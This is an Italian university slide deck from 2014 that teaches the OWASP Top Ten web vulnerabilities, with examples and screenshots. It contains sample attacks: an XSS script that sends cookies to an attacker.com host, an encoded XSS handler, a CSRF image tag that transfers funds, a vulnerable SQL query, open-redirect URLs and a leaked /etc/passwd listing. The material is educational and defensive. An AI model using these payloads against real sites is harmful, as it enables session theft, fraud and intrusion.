
Unconventional Thinking About Software Engineering

Ing. Pietro Minniti - QuantumLeap
16 Aprile 2014
Università "Mediterranea" di Reggio di Calabria

Presentazione

- Commodore 64
- Presidente RCLUG
- Laurea in Ingegneria Elettronica
- Sistemista SAP
- Security Consultant

Software Engineering



Requirement Analysis

Design

Implementation


Testing


Evolution

SDLC

Software/System Development Life Cycle - SDLC

Risk Analysis





2013 Top Ten OWASP

- A1 - Injection
- A2 - Broken Authentication and Session Management
- A3 - Cross-Site Scripting
- A4 - Insecure Direct Object References
- A5 - Security Misconfiguration
- A6 - Sensitive Data Exposure
- A7 - Missing Function Level Access Control
- A8 - Cross-site Request Forgery (CSRF)
- A9 - Using Components with Known Vulnerabilities
- A10 - Unvalidated Redirects and Forwards

A1 - Injection

- SQL
- LDAP
- Comandi SO
- XML parsers
- Argomenti dei programmi

PenTest EXTRA
magazine
60+ PAGES
SQLi Pentesting
Learn How to Attack Web Page & Back-end DB
BUILD YOUR OWN SQLI TEST LAB
WITH GUGLIELMO SCAIOLA AND ALEX KAH
PLUS
THE INTERVIEW ABOUT ROCRA WITH SENIOR THREAT RESEARCHER CURT SHAFFER

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```


A2 - Broken Authentication and Session Management

- Credenziali protette da offuscamento o crittografia
- Credenziali non enumerabili
- ID di sessione in chiaro, session fixation, scadenza
- HTTPS

```
http://example.com/sale/saleitems;jsessionid=2P0OC2J
SNDLPSKHCJUN2JV?dest=Hawaii
```

A3 - Cross-Site Scripting

- Validazione dell’input (e dell’output)
- JavaScript, ActiveX, Flash, Silverlight, PNG




Motivo Annullamento

Inserire la motivazione dell'annullamento

Motivazione

```
ONMOUSEOVER="&#X61;&#X6C;&#X65;&#X72;&
#X74;&#X28;&#X64;&#X6F;&#X63;&#X75;&#X
6D;&#X65;&#X6E;&#X74;&#X2E;&#X63;&#X6F
;&#X6F;&#X6B;&#X69;&#X65;&#X29;">TEST
```



```
'><script>document.location='http://www.attacker.com
/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```


A4 - Insecure Direct Object References

- Riferimenti diretti:

l'utente è autorizzato ad accedere alla risorsa?

- Riferimenti indiretti:

il mapping al riferimento diretto è limitato ai valori autorizzati?




https://[redacted]reports/rwservlet?report=test.rdf+desformat=html+destype=cache+JOBTYPE=rwurl+URLPARAMETER=%2

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
[redacted]
oracle:x:200:200::/home/oracle:/bin/bash
oraagent:x:500:200::/home/oraagent:/bin/bash
netx:x:501:502::/home/netx:/bin/bash
[redacted]
```

`http://example.com/app/accountInfo?acct=notmyacct`

A5 - Security Misconfiguration

- Configurazione dei servizi secondo il principio dei privilegi minimi
- Modifica delle credenziali di default
- Disabilitazione servizi non strettamente necessari
- Configurazione di sicurezza dei vari framework
- Gestione degli errori
- ...



Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/Beer-v1		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	Tomcat Manager Application	true	1	Start Stop Reload Undeploy

A6 - Sensitive Data Exposure

- Cifratura dei dati sensibili (inclusi i backup)
- Credenziali trasmesse in chiaro

(https, tls, ssl)

- Algoritmi di cifratura deboli


(md5, sha1)


- Chiavi robuste

- Informazioni salvate nel browser (autocomplete, cookie, etc)

Password Cracking

- John The Ripper
- OclHashCat
- Ophcrack
- Markov






A7 - Missing Function Level Access Control

- Differenze autorizzative tra utente anonimo, utente con un basso profilo, utente amministratore
- Bisogna essere autenticato per accedere?
- Bisogna avere privilegi particolari per visualizzare la pagina?

```
http://example.com/getappInfo
http://example.com/admin_getappInfo
```

A8 - Cross-site Request Forgery (CSRF)


- Sfrutta la fiducia di un sito nel browser di un utente
- Token non prevedibili nei form



```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

A9 - Using Components with Known Vulnerabilities

- Software aggiornato
- Librerie aggiornate
- CVE noti
- Seguire ml di sicurezza e tenersi aggiornati



CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search [Search]

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) [View CVE]

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets New www.itsecdb.com

Home

Browse :

Vendors

Products

Vulnerabilities By Date

Vulnerabilities By Type

Reports :

CVSS Score Report

CVSS Score Distribution

Search :

Vendor Search

Product Search

Version Search

Vulnerability Search

By Microsoft References

Top 50 :

Vendors

Vendor Cvss Scores

Products

Product Cvss Scores

Versions

Other :

Microsoft Bulletins

Bugtraq Entries

CWE Definitions

About & Contact

Feedback

CVE Help

FAQ

Articles

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

□ Vulnerabilities with exploits
□ Cross Site Request Forgery
□ Sql injection
□ Memory corruption
□ Gain information
□ Code execution
□ File inclusion
□ Cross site scripting
□ Http response splitting
□ Denial of service
□ Overflows
□ Gain privilege
□ Directory traversal
□ Bypass something

Order By: CVE Id

CVSS score >= : 0

[Generate RSS Feed] [Generate Widget Code] [Generate JSON URL]

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	52	0.10
1-2	452	0.70
2-3	2587	4.30
3-4	1180	1.90
4-5	11577	19.10
5-6	11653	19.20
6-7	7064	11.60
7-8	16999	28.00
8-9	226	0.40
9-10	8851	14.60
Total	60641	

Vulnerability Distribution By CVSS Scores

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institue of Standards and Technology.

Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.
Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in


A10 - Unvalidated Redirects and Forwards

- Per quanto possibile, è meglio evitarli
- Verificare il valore della destinazione
- Verificare se il redirect avviene all'interno del proprio dominio

```
http://www.example.com/redirect.jsp?url=evil.com
http://www.example.com/boring.jsp?fwd=admin.jsp
```

Social Engineering

- Chiavetta USB
- Sigaretta nella pausa
- Telefonata all’ospedale



SOCIAL ENGINEERING SPECIALIST

Because there is no patch for human stupidity

Video

- Sql-Injection
- XSS
- SAP 1
- SAP 2

Domande?

minnitipietro@gmail.com